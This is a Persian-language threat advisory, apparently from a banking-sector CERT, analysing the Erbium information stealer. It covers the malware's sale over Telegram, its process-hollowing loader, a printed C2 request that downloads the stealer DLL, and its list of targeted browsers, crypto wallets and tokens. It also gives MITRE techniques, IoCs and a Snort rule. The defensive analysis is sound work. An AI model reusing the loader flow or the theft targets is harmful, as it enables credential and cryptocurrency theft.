فهرست مطالب

۱- شناسنامه بدافزار

جدول ۱- شناسنامه بدافزار Erbium

سال انتشار	۲۰۲۲	
نوع بدافزار	Data Stealer	
سیستم‌عامل هدف	Microsoft Windows	
کشور احتمالی توسعه دهنده	روسیه	
تیم احتمالی توسعه دهنده	نامشخص	
شیوه انتشار	هرزنامه	
تهدیدات	سرقت اطلاعات کاربر قربانی	
نام اختصاص یافته توسط ضدبدافزارها	عدم شناسایی	**Padvish**
	Trojan-PSW.Win32.Stealer.apka	**Kaspersky**
	Trojan:MSIL/MagicWeb.A!dha	**Microsoft**
	A Variant Of Win32/Spy.Agent.QHP	**ESET Nod32**
	Gen:Variant.Zusy Gen:Variant.Fragtor	**Bitdefender**

۲- مقدمه

در تاریخ ۲۱ جولای سال جاری، یک فرد روسی شروع به تبلیغات در فروم‌های مخفی فضای وب جهت فروش بدافزاری با نام Erbium کرد. این بدافزار که با هدف سرقت اطلاعات کاربر توسعه یافته است، طبق ادعای توسعه‌دهنده بهترین نمونه در فضای وب بوده و حاصل چندین ماه کار است. همچنین این بدافزار دارای ویژگی‌های منحصربفردی است که در ادامه ذکر خواهند شد.

بدافزار Erbium در ابتدا با قیمتی بین ۹ تا ۱۵۰ دلار بر اساس ویژگی‌های متفاوتی مانند تعداد کاربران و طول مدت زمان فعالیت عرضه می‌شد. اما قیمت این بدافزار در ماه آگوست افزایش چشمگیری داشته و به حداقل ۱۰۰ دلار برای بازه زمانی یک ماهه و ۱۰۰۰ دلار برای بازه زمانی یک ساله رسید. مدیریت بدافزار از طریق ربات‌های پیام‌رسان تلگرام ممکن بوده و اطلاعات سرقت شده از کاربران توسط ربات تلگرامی مدیریت و ذخیره می‌شود. به نوعی پیام‌رسان تلگرام هم به عنوان بستری برای خرید و فروش این بدافزار و هم مدیریت اطلاعات سرقتی مورد استفاده قرار می‌گیرد.

شکل ۱- ربات فروشنده بدافزار Erbium

۳- تحلیل تخصصی

بر اساس بررسی‌های انجام شده بر روی نمونه‌های مختلفی از این بدافزار، مشخص گردید که بخش اول بدافزار یک فایل PE برای معماری ۳۲ بیتی است. این فایل تا حد خیلی زیادی مبهم[1] شده و با استفاده از تکنیک چندریختی[2]، نمونه‌های متعددی دارد. استفاده از تکنیک چندریختی به منظور کاهش احتمال شناسایی بدافزار است.

در ابتدای اجرای این فایل، یک رشته متنی حاوی عبارت C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319\\AppLaunch.exe تولید شده که بیانگر آدرس فایل Microsoft Application Microsoft .NET ClickOnce Launch Utility است. این فایل قانونی بوده و توسط شرکت مایکروسافت توسعه‌یافته است.

```
LOBYTE(v21) = 0;
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::_M_construct<char const*>(
  "C:\\Windows\\Microsoft.NET\\Fram",
  (int)"",
  v21);
if ( 0x7FFFFFFF - (unsigned int)v22[1] <= 0x1D )
  std::__throw_length_error((std::length_error *)"basic_string::append");
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::_M_append(
  "ework\\v4.0.30319\\AppLaunch.exe",
  0x1Eu);
```

شکل ۲- ساخت رشته حاوی مسیر فایل AppLaunch.exe

رشته متنی مذکور جهت ایجاد فرآیند جدید از فایل AppLaunch.exe با استفاده از فراخوانی پویا[3]ی تابع CreateProcessW مورد استفاده قرار می‌گیرد.

شکل ۳- فراخوانی پویای تابع CreateProcessW

در قدم بعدی، بدافزار با اختصاص حافظه در فضای حافظه فرآیند[4] AppLaunch.exe با استفاده از تابع VirtualAllocEx و پس از آن استفاده از تابع WriteProcessMemory، اقدام به نوشتن کد خود درون فضای حافظه فرآیند هدف می‌کند. در ادامه اجرا، فراخوانی توابعی همچون VirtualProtectEx، SetThreadContext و ResumeThread بیانگر استفاده از تکنیک Thread Execution Hijacking برای تزریق کد مخرب است.

[1] Obfuscate
[2] Polymorphic
[3] Dynamic Call
[4] Memory Process

کد مخرب تزریق شده، وظیفه ایجاد و ارسال یک درخواست HTTP به سرور کنترل و فرمان[5] بدافزار را دارد. در نمونه‌های بررسی شده، دو سرور با آدرس‌های www[.]f0679086[.]xsph[.]ru و mamamiya137[.]ru در نقش سرور کنترل و فرمان مورد شناسایی قرار گرفته است. درخواست ارسال شده به شرح زیر می‌باشد.

```
GET
/ErbiumDed/api.php?method=getstub&bid=1525449043%20%20%20%20%20%20&tag=malik_here%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20 HTTP/1.1

Connection: Keep-Alive

User-Agent: Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36

Host: www[.]f0679086[.]xsph[.]ru
```


در نتیجه ارسال این درخواست، یک فایل DLL از سرور دریافت شده و در حافظه بارگذاری می‌شود. این فایل DLL سومین و آخرین مرحله اجرای بدافزار بوده و وظیفه سرقت اطلاعات را بر عهده دارد. اطلاعات مدنظر این بدافزار به شرح زیر است:

- تصویر نمایشگر؛
- اطلاعات سیستم شامل پردازنده، کارت گرافیک، حافظه جانبی، تعداد نمایشگرها، آدرس MAC، نسخه سیستم‌عامل، مالک سیستم‌عامل، نام رایانه، معماری رایانه و شماره لایسنس سیستم‌عامل ویندوز؛
- کلمات عبور، کوکی‌ها، تاریخچه و مقادیر Autofill مرورگرهای معروف مبتنی بر Gecko و Chromium؛
- کیف‌پول ارزهای دیجیتال مبتنی بر مرورگر شامل MetaMask, TronLink, Binance Chain Wallet, Yoroi, Nifty Wallet, Math Wallet, Coinbase Wallet, Guarda, EQUAL Wallet, Jaxx Liberty, BitApp Wallet, iWallet, Wombat, MEW CX, GuildWallet, Saturn Wallet, Ronin Wallet, NeoLine, Clover Wallet, Liquality Wallet, Terra Station, Keplr, Sollet, Auro Wallet, Polymesh Wallet, ICONex, Nabox Wallet, KHC, Temple, TezBox, Cyano Wallet, Byone, OneKey, LeafWallet, DAppPlay, BitClip, Steem Keychain, Nash Extension , Hycon Lite Client, ZilPay, Coin98 Wallet, Harmony, KardiaChain, Rabby, Phantom, TON Crystal Wallet؛
- افزونه‌های مرورگرها شامل Authenticator, Authy, Trezor Password Manager, GAuth Authenticator, EOS Authenticator؛
- اطلاعات حساب‌های کاربری سامانه Steam؛
- توکن‌های Discord؛
- نرم‌افزارهای ارتباط FTP شامل Filezilla و Total Commender؛
- فایل‌های احرازهویت پیام‌رسان Telegram؛

[5] Command & Control Server – C&C – C2C

- کیف‌پول ارزهای دیجیتال مبتنی بر ویندوز شامل Exodus, Atomic, Armory, Bitecoin-Core, Bytecoin, Dash-Core, Electrum, Electron, Coinomi, Ethereum, Litecoin-Core, Monero-Core, Zcash, Jaxx؛
- اطلاعات موقعیت‌های مکانی موجود در سیستم قربانی.

هریک از خریداران بدافزار، دارای پنل اختصاصی جهت مدیریت بدافزار و اطلاعات جمع‌آوری شده و امکان ارسال اطلاعات به حساب کاربری خاصی در پیام‌رسان تلگرام می‌باشند.



شکل ۴- صفحه مدیریت بدافزار

تاکنون نمونه‌های متعددی از این بدافزار در کشورهای گوناگون مشاهده است. شکل ۵ حاوی لیست کشورهای دارای بدافزار Erbium است. لازم به ذکر است که این لیست تنها شامل کشورهای دارای آلودگی قطعی بوده و ممکن است سایر کشورها نیز دارای آلودگی‌های تایید نشده‌ای باشند که در این لیست حضور ندارند.

شکل ۵- کشورهای دارای آلودگی تایید شده به بدافزار Erbium

۴- روش‌های انتشار بدافزار Erbium

طبق اطلاعات جمع‌آوری شده، روش اصلی انتشار این بدافزار هرزنامه‌ها و ایمیل‌های حاوی فایل ضمیمه آلوده می‌باشد. با این حال، امکان تغییر و افزودن سایر روش‌ها مانند جعل عنوان سایر نرم‌افزارها، تجهیزات ذخیره‌سازی قابل حمل و... دور از انتظار نمی‌باشد.

۵- روش‌های پیشگیری از آلودگی به بدافزار Erbium

به منظور جلوگیری از آلودگی به این بدافزار، می‌توان راهکارهای زیر را پیشنهاد کرد:

- استفاده از یک ضدبدافزار معتبر و به‌روزرسانی مداوم آن؛
- عدم توجه به هرزنامه‌ها؛
- عدم کلیک بر روی لینک‌های موجود در ایمیل‌های ناشناس؛
- بررسی فایل‌های ضمیمه ایمیل قبل از اجرا.

۶- بردار MITRE Attack

طبق تحلیل‌های انجام شده بر روی نمونه‌های مختلف این بدافزار، تکنیک‌های بدافزار در مقیاس MITRE Attack به شرح جدول۲ است.

جدول۲ - بردار Mitre Attack

تاکتیک	تکنیک	توضیحات
Initial Access	T1566.001	Phishing: Spearphishing Attachment
Execution	T1204.001	User Execution: Malicious Link
Execution	T1204.002	User Execution: Malicious File
Execution	T1106	Native API
Privilege Escalation	T1055.012	Process Injection: Process Hollowing
Privilege Escalation	T1055.001	Process Injection: Dynamic-link Library Injection
Defense Evasion	T1140	Deobfuscate/Decode Files or Information
Defense Evasion	T1027	Obfuscated Files or Information
Defense Evasion	T1055.003	Process Injection: Thread Execution Hijacking
Defense Evasion	T1553.002	Subvert Trust Controls: Code Signing
Defense Evasion	T1562.001	Impair Defenses: Disable or Modify Tools
Defense Evasion	T1112	Modify Registry
Defense Evasion	T1202	Indirect Command Execution
Defense Evasion	T1497	Virtualization/Sandbox Evasion
Defense Evasion	T1620	Reflective Code Loading

تاکتیک	تکنیک	توضیحات
Credential Access	T1555	Credentials from Password Stores
Credential Access	T1003	OS Credential Dumping
Credential Access	T1539	Steal Web Session Cookie
Discovery	T1087	Account Discovery
Discovery	T1622	Debugger Evasion
Discovery	T1083	File and Directory Discovery
Discovery	T1046	Network Service Discovery
Discovery	T1057	Process Discovery
Discovery	T1518	Software Discovery
Discovery	T1033	System Owner/User Discovery
Discovery	T1124	System Time Discovery
Collection	T1005	Data from Local System
Collection	T1113	Screen Capture
Command and Control	T1071.001	Application Layer Protocol: Web Protocols
Exfiltration	T1041	Exfiltration Over C2 Channel

۷- IoC های مربوط به بدافزار Erbium

اطلاعات مربوط به نشانه‌های آلودگی به این بدافزار در جدول۳ قابل مشاهده است.

جدول۳ - اطلاعات IoC های بدافزار Erbium

دسته‌بندی	نوع	مقدار
PAYLAOD	SHA256	164f6090aeabe48d2f9a2de12b8da6e8de24735a 39371fe922e51689e969ad37
PAYLOAD	SHA256	cd83d5f6eec9731fbc6c1ce5eee962f82bcf881a6 3af1f478e6a097760f758df
NETWORK	C&C	mamamiya137[.]ru
NETWORK	C&C	www[.]f0679086[.]xsph[.]ru

همچنین قواعد شناسایی Snort برای شناسایی این بدافزار به شرح زیر است:

```
alert tcp any any ->  any $HTTP_PORTS (
msg: "Kashef - Trojan/Erbium CnC Communication";
flow:established,to_server;
content:"GET";
nocase; http_method; content:"/api.php";
content:"method=getstub";
content:"tag=";
http_uri;
sid:100004;
rev:1;)
```

۸- منابع

- https://blog.cluster25.duskrise.com/2022/09/15/erbium-stealer-a-new-infostealer

پی‌نوشت‌ها

الف) فوریت

برچسب «فوریت»، بیانگر حداکثر زمان موردنیاز مخاطب برای اجرای اقدامات واکنشی یا اصلاحی است تا از پیامدهای مخاطره مترتب به سازمان متبوع خود کاسته و مانع از گسترش دامنه این پیامدها به نظام بانکی گردد. فهرست مقادیر قابل‌تعیین برای برچسب فوریت و شرح هر یک از آن‌ها در جدول ذیل ارائه‌شده است:

فوریت	توضیحات
جهت اطلاع	هشدار منتشرشده جهت اطلاع سازمان مخاطب ارسال‌شده است.
نیازمند اقدام	اقدامات اصلاحی یا واکنشی لازم در برنامه‌های میان‌مدت/بلندمدت لحاظ شوند.
اکیداً نیازمند اقدام	اقدامات اصلاحی یا واکنشی لازم در برنامه‌های کوتاه‌مدت/میان‌مدت لحاظ شوند.
نیازمند اقدام در اسرع وقت	اقدامات اصلاحی یا واکنشی لازم در اولین فرصت پیشرو انجام شوند.
نیازمند اقدام فوری	اقدامات اصلاحی یا واکنشی لازم بدون فوت وقت و سریعاً انجام شوند.


ب) اعتبار منابع

یکی از مهم‌ترین دغدغه‌های رسیدگی به تهدیدات، آسیب‌پذیری‌ها و رخدادهای امنیتی، از دست رفتن فرصت‌های طلایی برای پاسخ دادن به آن‌ها است. از سوی دیگر، درنگ و تأخیر برای اطمینان از قطعی بودن اطلاعات واصله، می‌تواند موجب اطاله فرآیندهای رسیدگی و پاسخگویی شود. لذا برای کم اثر نمودن این موضوع، معیاری با عنوان میزان اعتبار منابع در نظر گرفته‌شده است تا در عین به اشتراک‌گذاری به هنگام اطلاعات رخدادها، تهدیدات و آسیب‌پذیری‌های امنیتی، میزان اعتبار محتوای به اشتراک گذاشته‌شده نیز مشخص گردد. فهرست مقادیر قابل‌تعیین برای برچسب «اعتبار منابع» و شرح هر یک از آن‌ها در جدول ذیل ارائه‌شده است:

اعتبار منابع	توضیحات	مصادیق
شناخته‌نشده	منبع منتشرکننده اطلاعات ناشناس است.	شایعات فضای سایبری
مشکوک	منبع منتشرکننده اطلاعات مشکوک است.	کانال‌های تلگرامی، شبکه‌های اجتماعی
یک منبع	تنها یک منبع اطلاعاتی اطلاعات را گزارش داده است.	مرکز آپا ...
چند منبع	چند منبع اطلاعاتی اطلاعات را گزارش داده‌اند.	مراکز آپا،
منبع تائید شده	منبعی تائید شده اطلاعات را گزارش داده است.	مرکز ماهر، سازمان پدافند غیرعامل، مرکز افتا، پلیس فتا، دادستانی، NVD, MITRE, RSA, KASPERSKY, USCERT, FSECURE

ج) معرفی نشانگر انتشار

به‌منظور تسهیل در امر به اشتراک‌گذاری اطلاعات، سازوکاری با عنوان «نشانگر انتشار» تعبیه‌شده است. دریافت‌کنندگان اطلاعات باید در بازنشر و توزیع اطلاعات دریافتی ملاحظات تعیین‌شده برای هر یک از نشانگرهای چهارگانه را رعایت نمایند.

نشانگر	محدوده به اشتراک‌گذاری
	این اطلاعات قابل به اشتراک‌گذاری با عموم است و صرفاً تحت قوانین مالکیت معنوی قرار دارد.
	این اطلاعات صرفاً قابل به اشتراک‌گذاری با اعضای شبکه بانکی و پرداخت کشور و نهادهای دارای مسئولیت درزمینهٔ امنیت فضای تولید و تبادل اطلاعات بانکی است. این اطلاعات نباید در رسانه‌های در دسترس عموم به اشتراک گذاشته شود.
	این اطلاعات صرفاً قابل به اشتراک‌گذاری با اعضای شبکه بانکی و پرداخت کشور است.
	این اطلاعات صرفاً قابل به اشتراک‌گذاری برای تعداد محدودی از اعضای شبکه بانکی و پرداخت کشور است. این اطلاعات نباید با اعضایی غیر از آن‌هایی که از قبل مشخص‌شده‌اند به اشتراک گذاشته شود.

سؤالات، ابهامات و پیشنهادها:

شما می‌توانید هرگونه سؤال، ابهام یا پیشنهاد در خصوص این هشدار را از طریق رایانشانی CERT@kashef.ir یا شماره تماس ۰۲۱-۷۲۸۶۱۳۳۳ با ما در میان بگذارید. در نسخه‌های بعدی این هشدار، به سؤالات و ابهامات واصله پاسخ‌داده‌شده و نظرات تکمیلی در آن منعکس خواهد شد.

اطلاعات بیشتر:

برای دسترسی به سایر هشدارها، با نشانگر انتشار سفید می‌توانید به تارنمای www.kashef.ir مراجعه فرمایید.